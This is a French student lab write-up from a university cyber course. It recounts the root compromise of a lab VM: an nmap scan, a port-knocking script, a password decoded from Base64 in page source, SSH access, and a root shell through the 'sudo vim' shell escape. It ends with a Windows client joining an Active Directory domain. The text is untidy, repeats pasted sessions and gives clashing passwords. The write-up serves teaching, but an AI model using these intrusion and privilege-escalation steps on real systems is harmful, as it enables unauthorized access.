




Creation de VM

Une machine Kali Linux a été déployée en mode Bridge afin d'être directement exposée au réseau cible.

Cette configuration permet d'éviter le NAT et d'obtenir une visibilité réseau complète pour les scans actifs.

Reconnaissance réseau

Ping (vérification de présence)

ping 10.16.20.187

```
(kali@kali) [~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
  ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
  roup default qlen 1000
    link/ether 08:00:27:59:55:df brd ff:ff:ff:ff:ff:ff
    inet 10.16.21.16/12 brd 10.31.255.255 scope global dynamic noprefixroute
  eth0
        valid_lft 14387sec preferred_lft 14387sec
    inet6 fe80::10fb:90d4:efe7:b0d4/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Vérifie que la machine est bien en ligne.

Scan Nmap (détection des ports)

`nmap -Pn -p- 10.16.20.187`

```
(root@kali)-[/home/kali]
# nmap -Pn -p- 10.16.20.187

Starting Nmap 7.93 ( https://nmap.org ) at 2026-01-09 04:33 EST
Nmap scan report for 10.16.20.187
Host is up (0.00087s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    filtered ssh
80/tcp    open  http
2222/tcp   filtered EtherNetIP-1
6000/tcp   filtered X11
7000/tcp   filtered afs3-fileserver
8000/tcp   filtered http-alt
MAC Address: 08:00:27:9B:5B:9F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.56 seconds

(root@kali)-[/home/kali]
#
```

Explication

- `-Pn` : désactive le ping préalable (utile si firewall)
- `-p-` : scanne tous les ports (1 à 65535)

Résultat :

Le port 22 étant filtré mais non fermé, cela suggère un mécanisme dynamique de filtrage.

La présence des ports 6000, 7000 et 8000 filtrés indique potentiellement une séquence de port knocking destinée à débloquent SSH.

Utilisation de décodeur pour trouver le mdp:

Decode from Base64 format

Simply enter your data then push the decode button.

enVsdWx1bHUxMjM=

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8  Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

 Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

 **DECODE**  Decodes your data into the area below.

zulululu123|

 Copy to clipboard

Decode files from Base64 format

Port Knocking

Principe

Le **port knocking** consiste à envoyer des connexions sur une **séquence de ports spécifique** afin que le pare-feu ouvre un service caché (ici SSH).

Script d'automatisation

[./knock.sh](#)

```
#!/bin/bash
# Script pour ouvrir le port SSH filtré (SAE3-cyber)

IP="10.16.20.187"
PORTS=(6000 7000 8000)

echo "[*] Lancement du Port Knocking..."

while true; do
    echo "[*] Séquence en cours : ${PORTS[*]}"
    for PORT in "${PORTS[@]}; do
        # Envoi de paquets SYN rapides sans attendre de réponse
        nc -z -w 1 "$IP" "$PORT" &
        sleep 0.1
    done

    # Vérification si la porte s'est ouverte
    if nc -z -w 1 "$IP" 22 2>/dev/null; then
        echo ""
        echo "*****"
        echo "  (+) PORTE DÉVERROUILLÉE ! SSH est ouvert sur $IP"
        echo "  (+) Bravo ! Direction le flag root. :)"
        echo "*****"
        echo ""
        echo "ssh "k1tt3ns@$IP"
        break
    fi
    echo "[!] Toujours filtré, nouvel essai..."
    sleep 0.5
done
```

Le script envoie des paquets TCP SYN sur :

6000 → 7000 → 8000

Une fois la séquence correcte :

- Le pare-feu modifie dynamiquement ses règles
- Le port **22 (SSH)** devient accessible

```
(kali@kali)-[~]
$ ./knock.sh
[*] Port knocking script started
[*] Knocking sequence: 6000 7000 8000 ...

*****
  (+) DOOR UNLOCKED! SSH is open on 10.16.20.187
  (+) Great job! Time to get that root flag. :)
*****

k1tt3ns@10.16.20.187's password:
Last login: Fri Jan  9 14:50:37 2026 from 10.16.21.12
```

Étape 3 — Connexion SSH

ssh k1tt3ns@10.16.20.187

- Utilisateur : k1tt3ns
- Mot de passe : zulu123

Accès utilisateur obtenu :

k1tt3ns@rt-mv:~\$

```
(kali㉿kali)-[~]  
$ ssh k1tt3ns@10.16.20.187  
k1tt3ns@10.16.20.187's password:  
Last login: Mon Jan 5 12:41:15 2026 from 10.16.21.13  
k1tt3ns@rt-mv:~$ sudo vim -c '!/bin/bash'
```

Vérification des droits sudo

sudo -l

```
k1tt3ns@rt-mv:~$ sudo -l  
Matching Defaults entries for k1tt3ns on rt-mv:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty  
  
User k1tt3ns may run the following commands on rt-mv:  
    (ALL) NOPASSWD: /usr/bin/vim
```

Objectif :

Lister les commandes que l'utilisateur peut exécuter en tant que root.

Résultat critique :

(ALL) NOPASSWD: /usr/bin/vim

```
k1tt3ns@rt-mv:~$ sudo -l  
Matching Defaults entries for k1tt3ns on rt-mv:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty  
  
User k1tt3ns may run the following commands on rt-mv:  
    (ALL) NOPASSWD: /usr/bin/vim
```

L'utilisateur peut lancer **vim en root sans mot de passe**

Grave erreur de configuration

Escalade de privilèges via Vim

Élévation de privilèges via `sudo vim`

La commande suivante a été exécutée :

`sudo vim`

```
k1tt3ns@rt-mv:~$ sudo vim
root@rt-mv:/home/k1tt3ns# whoami
root
```

Cette commande fonctionne car l'utilisateur `k1tt3ns` dispose du droit d'exécuter **Vim en tant que root sans mot de passe**, ce qui avait été identifié précédemment à l'aide de la commande `sudo -l`.

Vim permet l'exécution de commandes système grâce à l'instruction `!.` Depuis l'éditeur, un shell Bash a donc été lancé avec les privilèges root, ce qui a permis d'obtenir un accès administrateur complet.

La réussite de l'élévation de privilèges a été vérifiée avec la commande suivante :

`whoami`

```
root@rt-mv:/home/k1tt3ns# whoami
root
root@rt-mv:/home/k1tt3ns# cat /root/flag.txt
cat: /root/flag.txt: Aucun fichier ou dossier de ce type
root@rt-mv:/home/k1tt3ns# cat /root/flag.txt
cat: /root/flag.txt: Aucun fichier ou dossier de ce type
root@rt-mv:/home/k1tt3ns# ls /root
```

Résultat :

`root`

Recherche du flag

Une première tentative a été réalisée pour lire un fichier de flag classique :

`cat /root/flag.txt`

```
root@rt-mv:/home/k1tt3ns# cat /root/flag.txt
cat: /root/flag.txt: Aucun fichier ou dossier de ce type
root@rt-mv:/home/k1tt3ns# cat /root/flag.txt
cat: /root/flag.txt: Aucun fichier ou dossier de ce type
root@rt-mv:/home/k1tt3ns# ls /root
flag.sh  setup_knock.sh  snap
root@rt-mv:/home/k1tt3ns# ./flag.sh
```

Cette commande a échoué, indiquant que le flag n'était pas stocké sous la forme d'un simple fichier texte, ce qui est courant dans certains scénarios de CTF.

Le contenu du répertoire `/root` a ensuite été affiché :

```
ls /root
```

Ce qui a permis d'identifier un script nommé `flag.sh`.

Exécution du script de génération du flag

Après s'être positionné dans le bon répertoire :

```
cd /root
```

Le script a été exécuté :

```
./flag.sh
```

```
root@rt-mv:/home/k1tt3ns# cd /root
root@rt-mv:~# ls
flag.sh  setup_knock.sh  snap
```

Ce script réalise les actions suivantes :

- Détection de l'adresse IP principale de la machine
- Calcul d'un hash SHA-256 à partir de cette adresse IP
- Génération dynamique du flag à partir de ce hash

Résultat obtenu

L'exécution du script a affiché le flag suivant :

Adresse IP détectée : 10.16.20.187

Flag généré :

LAB{34590678e501d8aa56f22950590e48e0f5151b723268b850953d21699b465112}

```
root@rt-mv:~# ./flag.sh
Adresse IP détectée : 10.16.20.187
Flag généré : LAB{34590678e501d8aa56f22950590e48e0f5151b723268b850953d21699b465112}
Voulez-vous éteindre la machine ? (yes/no) : no
Machine NON éteinte.
root@rt-mv:~# cat flag.sh
#!/bin/bash
```

La machine a ensuite proposé son extinction, option qui a été refusée afin de conserver l'environnement actif.

Conclusion

L'accès root a été obtenu grâce à une **mauvaise configuration de sudo**, autorisant l'exécution de Vim avec les privilèges administrateur. Cette configuration a permis l'exécution de commandes système et a conduit à la **compromission complète de la machine**, jusqu'à la récupération du flag final.


```

k1tt3ns@rt-mv:~$ sudo vim /usr/bin/vim
root@rt-mv:/home/k1tt3ns# whoami
root
root@rt-mv:/home/k1tt3ns# cat /root/flag.txt
cat: /root/flag.txt: Aucun fichier ou dossier de ce type
root@rt-mv:/home/k1tt3ns# cat /root/flag.txt
cat: /root/flag.txt: Aucun fichier ou dossier de ce type
root@rt-mv:/home/k1tt3ns# ls /root
flag.sh  setup_knock.sh  snap
root@rt-mv:/home/k1tt3ns# ./flag.sh
bash: ./flag.sh: Aucun fichier ou dossier de ce type
root@rt-mv:/home/k1tt3ns# cd /root
bash: cd: /root: Aucun fichier ou dossier de ce type
root@rt-mv:/home/k1tt3ns# ls
snap
root@rt-mv:/home/k1tt3ns# cd /root
root@rt-mv:~# ls
flag.sh  setup_knock.sh  snap
root@rt-mv:~# ./flag.sh
Adresse IP détectée : 10.16.20.187
Flag généré : LAB{34590678e501d8aa56f22950590e48e0f5151b723268b850953d21699b465112}

Voulez-vous éteindre la machine ? (yes/no) : no
Machine NON éteinte.
root@rt-mv:~# cat flag.sh
#!/bin/bash

# Récupérer l'adresse IP principale (non-loopback)
IP=$(hostname -I | awk '{print $1}')

# Calcul d'un flag basé sur l'IP
HASH=$(echo -n "$IP" | sha256sum | awk '{print $1}')
FLAG="LAB{$HASH}"

echo "Adresse IP détectée : $IP"
echo "Flag généré : $FLAG"
echo

read -p "Voulez-vous éteindre la machine ? (yes/no) : " choix

if [[ "$choix" = "yes" ]]; then
    echo "Extinction de la machine..."
    shutdown -h now
else
    echo "Machine NON éteinte."
fi
root@rt-mv:~#

```

TP 1 (changement de port)

Subject

IP= 10.16.20.187

obtenir le flag root

▼ Documentation

Vous avez ces documentations pour vous aidez

 www.hackthebox.com

 Devhints.io cheatsheets [Curl cheatsheet](#)

 TLDR page team and Alexander Krassotkin [TLDR page](#)

 sushant747 [Port Knocking](#) · [Total OSCP Guide](#)

 [GTFOBins](#)

 Google [Google](#)

 OpenAI [OpenAI](#)

<https://gchq.github.io/CyberChef/>

Noté votre ip dans le getflag

1. Phase de reconnaissance réseau

La première étape consiste à vérifier que la machine cible est bien accessible sur le réseau.

ping 10.16.20.187

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:59:55:df brd ff:ff:ff:ff:ff:ff
    inet 10.16.21.16/12 brd 10.31.255.255 scope global dynamic noprefixroute eth0
        valid_lft 10278sec preferred_lft 10278sec
    inet6 fe80::10fb:90d4:efe7:b0d4/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$
```

Cette commande permet de vérifier la présence de la machine sur le réseau grâce au protocole ICMP.

Les réponses reçues confirment que la machine est **en ligne et joignable**.

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ ping 10.16.20.187
PING 10.16.20.187 (10.16.20.187) 56(84) bytes of data.
64 bytes from 10.16.20.187: icmp_seq=1 ttl=64 time=0.925 ms
64 bytes from 10.16.20.187: icmp_seq=2 ttl=64 time=0.630 ms
64 bytes from 10.16.20.187: icmp_seq=3 ttl=64 time=0.412 ms
64 bytes from 10.16.20.187: icmp_seq=4 ttl=64 time=0.514 ms
^C
— 10.16.20.187 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3058ms
rtt min/avg/max/mdev = 0.412/0.620/0.925/0.192 ms
(kali㉿kali)-[~]
$
```

2. Scan des ports ouverts

Une fois la machine confirmée comme accessible, un scan complet des ports TCP est réalisé à l'aide de **Nmap**.

```
nmap -Pn -p- 10.16.20.187
```

Explication des options :

- **-Pn** : désactive le ping préalable (utile si un pare-feu bloque l'ICMP)
- **-p-** : scanne tous les ports TCP (1 à 65535)

Résultat observé :

- Port 22/tcp : SSH
- Port 80/tcp : HTTP
- Port 2222/tcp : service ouvert

Contrairement au TP précédent, aucun mécanisme de *port knocking* n'est présent ici.

Le service SSH est directement accessible.

```
(kali㉿kali)-[~] in | Kali Linux | http://10.16.20.187/
$ nmap -Pn -p- 10.16.20.187
Starting Nmap 7.93 ( https://nmap.org ) at 2026-02-05 07:38 EST
Nmap scan report for 10.16.20.187
Host is up (0.025s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
2222/tcp  open  EtherNetIP-1

Nmap done: 1 IP address (1 host up) scanned in 4.58 seconds
```

3. Analyse du service web (HTTP)

Le port 80 étant ouvert, un accès au service web est effectué via un navigateur.

<http://10.16.20.187>


La page affichée correspond à une **fausse page de connexion LinkedIn**.

Un premier contrôle des en-têtes HTTP est réalisé :

`curl -I http://10.16.20.187`

Cette commande permet d'obtenir des informations sur le serveur web, notamment :

- Type de serveur (Apache)
- Type de contenu
- Code de réponse HTTP



4. Analyse du code source de la page

Le code source HTML de la page est consulté afin d'identifier d'éventuelles informations sensibles.

Dans le code JavaScript de la page, les éléments suivants sont découverts :

```
const L = "k1tt3ns";
```

```
const P =
```

```
"Vm0wd2QyVkhVVGhVV0dSUFZsZG9WRmx0ZEhkVU1WcDBUVlpPV0Zac2JETlh  
hMUpUVmpKS1lySkVUbGhoTVVwVVZtcEJIRmRlVmtsVJtaG9UV3N3ZUZkV1plc  
GxSbGw0V2toV2FWSnRVbkJXYTFaaFUxWmtWMXBFVWxSTmF6RTBWakxUjFa  
WFNraFZhbmhWWxSR2RscFdXbUZqYkZaeVdrWINUbUY2UIRCV2EyTXhWREpH  
VjFOdVZsSmhIbXhYV1d4b2lxZEdVbkpYYIVacVRWZFNNRIZ0ZUd0VWJGcDFVV3h  
vVjFKc2NGaFdhZ3BIVTBaYWRWSnNTbGRtTTAwMQ==";
```

Cela révèle :

- un **nom d'utilisateur** (k1tt3ns)
- un **mot de passe encodé en Base64**

Le stockage de mots de passe côté client est une **grave erreur de sécurité**.

5. Décodage du mot de passe

Le mot de passe étant encodé en Base64, il est décodé à l'aide d'un outil de décodage.

Résultat du décodage :

zulululu123

Il ne s'agit pas d'un chiffrement mais d'un simple encodage, facilement réversible.

Decode from Base64 format

Simply enter your data then push the decode button.

enVsdWx1bHUxMjM=

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

zulululu123

 Copy to clipboard

Decode files from Base64 format

6. Connexion SSH à la machine cible

Grâce aux identifiants récupérés, une connexion SSH est effectuée :

```
ssh k1tt3ns@10.16.20.187
```

La connexion est réussie, ce qui permet d'obtenir un accès utilisateur sur la machine cible.

```
(kali@kali)-[~]
└─$ ssh k1tt3ns@10.16.20.187
k1tt3ns@10.16.20.187's password:
Last login: Thu Feb  5 13:36:34 2026 from 10.16.21.14
k1tt3ns@rt-mv:~$ whoami
k1tt3ns
k1tt3ns@rt-mv:~$ id
uid=1001(k1tt3ns) gid=1001(k1tt3ns) groups=1001(k1tt3ns)
k1tt3ns@rt-mv:~$ sudo -l
Matching Defaults entries for k1tt3ns on rt-mv:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User k1tt3ns may run the following commands on rt-mv:
    (ALL) NOPASSWD: /usr/bin/vim
```

7. Vérification des privilèges de l'utilisateur

Une fois connecté, l'identité de l'utilisateur est vérifiée :

```
whoami
```

```
id
```

L'utilisateur n'est pas root.

Une vérification des droits sudo est alors effectuée :

```
sudo -l
```

Résultat :

```
(ALL) NOPASSWD: /usr/bin/vim
```

Cela signifie que l'utilisateur peut exécuter **vim en tant que root sans mot de passe**, ce qui constitue une **mauvaise configuration critique**.

```

k1tt3ns@rt-mv:~$ whoami
k1tt3ns
k1tt3ns@rt-mv:~$ id
uid=1001(k1tt3ns) gid=1001(k1tt3ns) groups=1001(k1tt3ns)
k1tt3ns@rt-mv:~$ sudo -l
Matching Defaults entries for k1tt3ns on rt-mv:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User k1tt3ns may run the following commands on rt-mv:
    (ALL) NOPASSWD: /usr/bin/vim

```

```

k1tt3ns@rt-mv:~$ sudo -l
Matching Defaults entries for k1tt3ns on rt-mv:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User k1tt3ns may run the following commands on rt-mv:
    (ALL) NOPASSWD: /usr/bin/vim

```

8. Élévation de privilèges via Vim

Vim étant autorisé avec les privilèges root, il est lancé de la manière suivante :

```
sudo vim
```

Depuis Vim, une commande système est exécutée :

```
!:bash
```

Cette action ouvre un shell Bash héritant des privilèges root.

La réussite de l'élévation est confirmée avec :

```
whoami
```

Résultat :

```
root
```

9. Récupération du flag

Une fois root, l'accès au répertoire `/root` est possible :

```
cd /root
```

```
ls
```

```
root@rt-mv:/home/k1tt3ns#
```


Un script de génération du flag est présent.
Il est exécuté afin d'obtenir le flag final :

`./flag.sh`

Le script génère dynamiquement le flag à partir de l'adresse IP de la machine.

```
root@rt-mv:~# ls
flag.sh  fw.sh  snap
root@rt-mv:~#
```

10. Conclusion

Cette SAE démontre une compromission complète de la machine due à plusieurs erreurs de configuration :

- Fuite d'identifiants via une application web
- Stockage de mots de passe côté client en Base64
- Réutilisation des identifiants
- Mauvaise configuration de sudo permettant l'exécution de Vim en tant que root

L'exploitation de ces failles a permis une élévation de privilèges et l'obtention du flag root.

```
root@rt-mv: ~  
File Actions Edit View Help  
64 bytes from 10.16.20.187: icmp_seq=2 ttl=64 time=0.630 ms  
64 bytes from 10.16.20.187: icmp_seq=3 ttl=64 time=0.412 ms  
64 bytes from 10.16.20.187: icmp_seq=4 ttl=64 time=0.514 ms  
^C  
— 10.16.20.187 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3058ms  
rtt min/avg/max/mdev = 0.412/0.620/0.925/0.192 ms  
  
(kali@kali)-[~]  
$ nmap -Pn -p- 10.16.20.187  
Starting Nmap 7.93 ( https://nmap.org ) at 2026-02-05 07:38 EST  
Nmap scan report for 10.16.20.187  
Host is up (0.025s latency).  
Not shown: 65532 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
2222/tcp  open  EtherNetIP-1  
Nmap done: 1 IP address (1 host up) scanned in 4.58 seconds  
  
(kali@kali)-[~]  
$ http://10.16.20.187  
zsh: no such file or directory: http://10.16.20.187  
  
(kali@kali)-[~]  
$ curl -I http://10.16.20.187  
HTTP/1.1 200 OK  
Date: Thu, 05 Feb 2026 12:43:06 GMT  
Server: Apache/2.4.52 (Ubuntu)  
Last-Modified: Mon, 05 Jan 2026 10:22:51 GMT  
ETag: "65d-647a171082220"  
Accept-Ranges: bytes  
Content-Length: 1629  
Vary: Accept-Encoding  
Content-Type: text/html  
  
(kali@kali)-[~]  
$ ssh k1tt3ns@10.16.20.187  
k1tt3ns@10.16.20.187's password:  
Last login: Thu Feb  5 13:36:34 2026 from 10.16.21.14  
k1tt3ns@rt-mv:~$ whoami  
k1tt3ns  
k1tt3ns@rt-mv:~$ id  
uid=1001(k1tt3ns) gid=1001(k1tt3ns) groups=1001(k1tt3ns)  
k1tt3ns@rt-mv:~$ sudo -l  
Matching Defaults entries for k1tt3ns on rt-mv:  
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty  
  
User k1tt3ns may run the following commands on rt-mv:  
(ALL) NOPASSWD: /usr/bin/vim  
k1tt3ns@rt-mv:~$ sudo vim  
  
root@rt-mv:/home/k1tt3ns#  
root@rt-mv:/home/k1tt3ns# whoami  
root  
root@rt-mv:/home/k1tt3ns# cd /root  
root@rt-mv:~# ls  
flag.sh fw.sh snap  
root@rt-mv:~#
```

SAE CYBER – TP 2 Windows

Mise en place d'une machine Windows sur le VLAN 800 et intégration au domaine

Machine : Windows 10

VLAN : 800

Contrôleur de domaine (DC) : 10.16.20.215

Objectif : Préparer une machine Windows cliente et l'intégrer à un domaine Active Directory

1. Création et configuration de la machine virtuelle Windows

Une machine virtuelle Windows 10 a été créée avec **une seule carte réseau** configurée en **mode Bridge**, reliée à l'interface **eth1**.

Ce choix permet à la machine virtuelle d'être directement connectée au réseau réel et donc au **VLAN 800**, nécessaire pour communiquer avec le contrôleur de domaine.

Parametre VM windows

Bridge ⇒ 1 carte reseaux ⇒ mac reserve ⇒ eth1 car on sort sur vlan 800

2. Vérification de la connectivité réseau

Après le démarrage de la machine, une vérification de l'interface réseau a été effectuée via PowerShell.

Get-NetAdapter

Cette commande permet de vérifier que l'interface réseau est bien active.

Le résultat montre que l'interface **Ethernet** est en état *Up*, confirmant que la machine est correctement connectée au réseau.

```
PS C:\Windows\system32> Get-NetAdapter
```

Name	InterfaceDescription	ifIndex	Status	MacAddress	LinkSpeed
Ethernet	Intel(R) PRO/1000 MT Desktop Adapter	9	Up	08-00-27-00-02-49	1 Gbps

```
PS C:\Windows\system32>
```

3. Vérification de l'adressage IP

La configuration IP de la machine a ensuite été vérifiée :

ipconfig /all

Cette commande permet d'observer :

- l'adresse IPv4 attribuée par DHCP,
- la passerelle par défaut,
- le serveur DNS utilisé.

La machine obtient bien une adresse IP sur le réseau du VLAN 800 et peut communiquer sur le réseau.

```
Configuration IP de Windows

Nom de l'hôte . . . . . : rt-mv-w10
Suffixe DNS principal . . . . . : univ-artois.fr
Type de noeud . . . . . : Hybride
Routage IP activé . . . . . : Non
Proxy WINS activé . . . . . : Non
Liste de recherche du suffixe DNS.: univ-artois.fr
                                         dept.rt

Carte Ethernet Ethernet :

Suffixe DNS propre à la connexion. . . : dept.rt
Description. . . . . : Intel(R) PRO/1000 MT Desktop Adapter
Adresse physique . . . . . : 08-00-27-00-02-49
DHCP activé. . . . . : Oui
Configuration automatique activée. . . : Oui
Adresse IPv6 de liaison locale. . . . . : fe80::ec23:ce8a:e679:ea3%9(préfééré)
Adresse IPv4. . . . . : 10.15.250.249(préfééré)
Masque de sous-réseau. . . . . : 255.240.0.0
Bail obtenu. . . . . : jeudi 5 février 2026 15:16:29
Bail expirant. . . . . : jeudi 5 février 2026 19:16:29
Passerelle par défaut. . . . . : 10.0.0.1
Serveur DHCP . . . . . : 10.240.0.1
IAID DHCPv6 . . . . . : 101187623
DUID de client DHCPv6. . . . . : 00-01-00-01-31-16-56-59-08-00-27-00-02-49
Serveurs DNS. . . . . : 10.16.20.215
NetBIOS sur Tcpip. . . . . : Activé

PS C:\Windows\system32>
```

4. Configuration du serveur DNS vers le contrôleur de domaine

Pour qu'une machine Windows puisse rejoindre un domaine Active Directory, elle doit impérativement utiliser le **DNS du contrôleur de domaine**.

Le serveur DNS a donc été configuré manuellement pour pointer vers le DC (10.16.20.215) :

`Set-DnsClientServerAddress -InterfaceAlias "Ethernet" -ServerAddresses 10.16.20.215`

Afin d'appliquer correctement la modification, le cache DNS a été vidé et la machine a été réenregistrée dans le DNS :

`ipconfig /flushdns`

`ipconfig /registerdns`

```

PS C:\Windows\system32> ipconfig /all

Configuration IP de Windows

Nom de l'hôte . . . . . : rt-mv-w10
Suffixe DNS principal . . . . . : univ-artois.fr
Type de noeud . . . . . : Hybride
Routage IP activé . . . . . : Non
Proxy WINS activé . . . . . : Non
Liste de recherche du suffixe DNS.: univ-artois.fr
                                         dept.rt

Carte Ethernet Ethernet :

Suffixe DNS propre à la connexion. . . : dept.rt
Description. . . . . : Intel(R) PRO/1000 MT Desktop Adapter
Adresse physique . . . . . : 08-00-27-00-02-49
DHCP activé. . . . . : Oui
Configuration automatique activée. . . : Oui
Adresse IPv6 de liaison locale. . . . . : fe80::ec23:ce8a:e679:ea3%9(préfééré)
Adresse IPv4. . . . . : 10.15.250.249(préfééré)
Masque de sous-réseau. . . . . : 255.240.0.0
Bail obtenu. . . . . : lundi 9 février 2026 13:26:09
Bail expirant. . . . . : lundi 9 février 2026 17:26:10
Passerelle par défaut. . . . . : 10.0.0.1
Serveur DHCP . . . . . : 10.16.0.1
IAID DHCPv6 . . . . . : 101187623
DUID de client DHCPv6. . . . . : 00-01-00-01-31-1B-86-84-08-00-27-00-02-49
Serveurs DNS. . . . . : 10.16.20.215
NetBIOS sur Tcpip. . . . . : Activé

PS C:\Windows\system32>

```

5. Vérification du contrôleur de domaine

Une vérification de la connectivité vers le contrôleur de domaine a été réalisée :

ping 10.16.20.215

Les réponses confirment que la machine Windows peut bien communiquer avec le DC sur le réseau.

```
PS C:\Windows\system32> ping 10.16.20.215

Envoi d'une requête 'Ping' 10.16.20.215 avec 32 octets de données :
Réponse de 10.16.20.215 : octets=32 temps<1ms TTL=127
Réponse de 10.16.20.215 : octets=32 temps<1ms TTL=127
Réponse de 10.16.20.215 : octets=32 temps<1ms TTL=127

Statistiques Ping pour 10.16.20.215:
    Paquets : envoyés = 3, reçus = 3, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 0ms, Maximum = 0ms, Moyenne = 0ms
Ctrl+C
PS C:\Windows\system32> █
```

6. Intégration de la machine au domaine Active Directory

Une fois le DNS correctement configuré, la machine a été intégrée au domaine Active Directory à l'aide de la commande suivante :

Add-Computer `

-DomainName "k1ttyVLAN800.c4t" `

-Credential "k1ttyVLAN800\joindomain" `

-Restart

